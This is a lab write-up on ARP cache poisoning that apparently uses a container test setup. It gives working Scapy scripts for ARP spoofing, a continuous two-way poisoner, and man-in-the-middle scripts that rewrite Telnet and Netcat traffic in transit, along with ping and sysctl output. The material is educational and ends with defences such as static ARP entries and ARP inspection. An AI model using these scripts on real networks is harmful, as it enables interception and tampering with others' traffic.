ARP Cache Poisoning
Objective
The goal of this attack is to use packet spoofing to launch an ARP cache poisoning attack so that when two victim machines (A and B) communicate, their traffic is redirected through the attacker (M). This allows the attacker to become a Man-In-The-Middle (MITM) and potentially inspect or modify packets.
This report focuses on:
- ARP packet construction with Scapy
- ARP cache poisoning
- Gratuitous ARP behavior
- MITM setup and traffic interception (Telnet and Netcat)
Lab Setup
The lab environment contains three containers:
- A (10.9.0.5) → Victim machine
- B (10.9.0.6) → Victim machine
- M (10.9.0.105) → Attacker machine (MITM)
1
2
3
4
5
┌──(root㉿kali)-[/home/beast1/Networking/ARP/Labsetup]
└─# dockps
b3943e6fbc86 M-10.9.0.105
0f851966e0d3 B-10.9.0.6
b27281052fa7 A-10.9.0.5
Sending an ARP Packet (Request)
The following Scapy script creates and sends a basic ARP packet:
1
2
3
4
5
6
7
8
9
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()
A.op = 1   # 1 = ARP request, 2 = ARP reply

pkt = E / A
sendp(pkt)
Checking ARP and Ether Fields in Scapy
Before crafting a spoofed packet, it helps to inspect the available fields:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
>>> from scapy.all import *
>>> ls(Ether)
dst        : DestMACField                        = ('None')
src        : SourceMACField                      = ('None')
type       : XShortEnumField                     = ('36864')

>>> ls(ARP)
hwtype     : XShortEnumField                     = ('1')
ptype      : XShortEnumField                     = ('2048')
hwlen      : FieldLenField                       = ('None')
plen       : FieldLenField                       = ('None')
op         : ShortEnumField                      = ('1')
hwsrc      : MultipleTypeField (SourceMACField, StrFixedLenField) = ('None')
psrc       : MultipleTypeField (SourceIPField, SourceIP6Field, StrFixedLenField) = ('None')
hwdst      : MultipleTypeField (MACField, StrFixedLenField) = ('None')
pdst       : MultipleTypeField (IPField, IP6Field, StrFixedLenField) = ('None')
These are the fields that must be filled correctly when constructing spoofed ARP packets.
ARP Cache Poisoning (Basic Spoofed ARP)
The idea here is to poison a host’s ARP cache by sending a forged ARP message so that a victim associates an IP address with the attacker’s MAC address.
Example: Spoofing an ARP Mapping
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
#!/usr/bin/env python3

from scapy.all import *

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_A = "10.9.0.5"
MAC_M = "02:42:0a:09:00:69"

E = Ether(src=MAC_M, dst=MAC_B)
A = ARP(
    psrc=IP_A,
    hwsrc=MAC_M,
    pdst=IP_B,
    hwdst=MAC_B
)

A.op = 1
pkt = E / A
sendp(pkt)
Notes
A.op = 1sends an ARP requestA.op = 2sends an ARP reply- In ARP poisoning, attackers commonly use ARP replies, but requests can also affect caches in some scenarios
Observation
After sending the packet, the ARP cache mapping can be altered so that the victim associates the spoofed IP with the attacker’s MAC address.

From the capture and ARP table output, the MAC address associated with the target IP changed to the attacker’s MAC.

The screenshots above also show the traffic in Wireshark and tcpdump, confirming that the spoofed ARP traffic was seen on the network.
ARP Gratuitous
This section tests poisoning using a gratuitous ARP packet.

A gratuitous ARP is a special ARP request used by a host to announce/update its own IP-to-MAC mapping. It has these characteristics:
- Source IP = Destination IP
- Both Ethernet destination MAC and ARP target MAC = broadcast (
ff:ff:ff:ff:ff:ff)
Gratuitous ARP Poisoning Script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
#!/usr/bin/env python3

from scapy.all import *

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"   # (not really used here)

IP_A = "10.9.0.5"
MAC_M = "02:42:0a:09:00:69"   # Attacker's MAC — what we want victims to learn

BCAST_MAC = "ff:ff:ff:ff:ff:ff"

# Ethernet: source is attacker, destination is broadcast
E = Ether(src=MAC_M, dst=BCAST_MAC)

# Gratuitous ARP: announce IP_B using attacker's MAC
A = ARP(
    op    = 1,          # request (common form in labs)
    psrc  = IP_B,       # source IP = target IP
    hwsrc = MAC_M,      # forged MAC
    pdst  = IP_B,       # same IP (gratuitous format)
    hwdst = BCAST_MAC   # broadcast
)

pkt = E / A
sendp(pkt, verbose=False)
Observation
The packet was visible in Wireshark, but in this setup it did not create or update the expected ARP entry on the victim host.
MITM Attack on Telnet Using ARP Cache Poisoning

In this task, A and B communicate over Telnet, and M performs ARP poisoning so traffic flows through the attacker.
Step 1: Bidirectional ARP Poisoning
To become MITM, the attacker must poison both hosts:
- Tell A: “B’s IP is at M’s MAC”
- Tell B: “A’s IP is at M’s MAC”
The script below repeatedly sends forged ARP replies every 2 seconds to keep the cache poisoned.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
#!/usr/bin/env python3

from scapy.all import *
import time

# Victim A
IP_A  = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

# Victim B
IP_B  = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

# Attacker M
MAC_M = "02:42:0a:09:00:69"
IP_M  = "10.9.0.105"   # not directly required for ARP poisoning

def poison_A():
    """Tell A: B's IP is at M's MAC"""
    eth = Ether(src=MAC_M, dst=MAC_A)
    arp = ARP(
        op    = 2,       # ARP reply
        psrc  = IP_B,    # pretend to be B
        hwsrc = MAC_M,
        pdst  = IP_A,
        hwdst = MAC_A
    )
    sendp(eth / arp, verbose=0)

def poison_B():
    """Tell B: A's IP is at M's MAC"""
    eth = Ether(src=MAC_M, dst=MAC_B)
    arp = ARP(
        op    = 2,
        psrc  = IP_A,    # pretend to be A
        hwsrc = MAC_M,
        pdst  = IP_B,
        hwdst = MAC_B
    )
    sendp(eth / arp, verbose=0)

print("Starting bidirectional ARP spoofing... (Ctrl+C to stop)")

try:
    while True:
        poison_A()
        poison_B()
        print(".", end="", flush=True)
        time.sleep(2)
except KeyboardInterrupt:
    print("\nStopped. (You may want to restore ARP tables now)")
Step 2: Ping Test (IP Forwarding OFF)
Before forwarding traffic, IP forwarding on attacker M was disabled:
1
sysctl net.ipv4.ip_forward=0
Ping Result (A → B)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
root@b27281052fa7:/# ping -c 10 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.139 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.141 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.159 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.108 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.229 ms
From 10.9.0.105 icmp_seq=6 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.135 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.247 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.162 ms

--- 10.9.0.6 ping statistics ---
8 packets transmitted, 8 received, +2 errors, 0% packet loss, time 7158ms
rtt min/avg/max/mdev = 0.108/0.165/0.247/0.045 ms
In the above;
- ARP poisoning succeeded (traffic passed through M)
- ICMP Redirect messages were observed from 10.9.0.105
- Even with forwarding off, some traffic still reached the destination, but redirect/error behavior appeared during the test
Step 3: Ping Test (IP Forwarding ON)
Next, IP forwarding was enabled on attacker M so packets could be relayed between A and B:
1
sysctl net.ipv4.ip_forward=1
Ping Result (A → B)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
root@b27281052fa7:/# ping -c 10 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.134 ms
From 10.9.0.105 icmp_seq=2 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.138 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.128 ms
From 10.9.0.105 icmp_seq=4 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.132 ms
From 10.9.0.105 icmp_seq=5 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.127 ms
From 10.9.0.105 icmp_seq=6 Redirect Host(New nexthop: 6.0.9.10)

--- 10.9.0.6 ping statistics ---
6 packets transmitted, 5 received, +5 errors, 16.6667% packet loss, time 5103ms
rtt min/avg/max/mdev = 0.127/0.131/0.138/0.004 ms
Observation
- Traffic was relayed through attacker M
- ICMP Redirect messages were still present
- Some packet loss occurred during the test
This confirms that the attacker was in the path and actively affecting routing behavior.
MITM Attack on Telnet (Payload Modification)
After establishing MITM positioning, the next goal was to modify Telnet traffic in transit.
Goal
For every character typed on A (Telnet client), replace it with Z before forwarding it to B (Telnet server).
Telnet MITM Script (Scapy)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet from the captured packet
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = b'Z' * len(data)
            send(newpkt / newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
Result / Notes
The terminal appeared to hang during execution, but the MITM payload modification worked and results were observed.

Important Conditions for This to Work
- ARP poisoning must be running in another terminal (looping every few seconds)
- Telnet connection from A → B must already be established
- IP forwarding should be handled carefully depending on the stage of testing
Practical notes from testing:
- If nothing appears after typing on A → ARP poisoning may have stopped
- If original characters still appear → IP forwarding may still be enabled
MITM Attack on Netcat Using ARP Cache Poisoning
This task is similar to the Telnet attack, but uses Netcat instead.
Netcat Setup
On Host B (server):
1
nc -lp 9090
On Host A (client):
1
nc 10.9.0.6 9090
Netcat MITM Script (Replace Payload Content)
The script below intercepts TCP traffic and replaces a specific string (GODFREY) with AAAAAAA.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
#!/usr/bin/env python3

from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b"GODFREY", b"AAAAAAA")
            send(newpkt / Raw(newdata))
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

Here
- we successfully intercepted the Netcat TCP stream and the payload content could be modified before forwarding
- This demonstrates practical MITM traffic manipulation after ARP poisoning
Conclusion
This lab demonstrated how ARP cache poisoning can be used to place an attacker in the middle of communication between two hosts.
Key takeaways
- ARP is trust-based and can be poisoned with forged ARP packets
- A successful MITM attack requires bidirectional poisoning
- IP forwarding on the attacker determines whether traffic is relayed or dropped
Once in the path, tools like Scapy can be used to:
- inspect traffic
- forward packets
- modify payloads (e.g., Telnet/Netcat)
This shows why ARP spoofing remains a common technique in local network attacks and why defenses such as static ARP entries, ARP inspection, and encrypted protocols are important.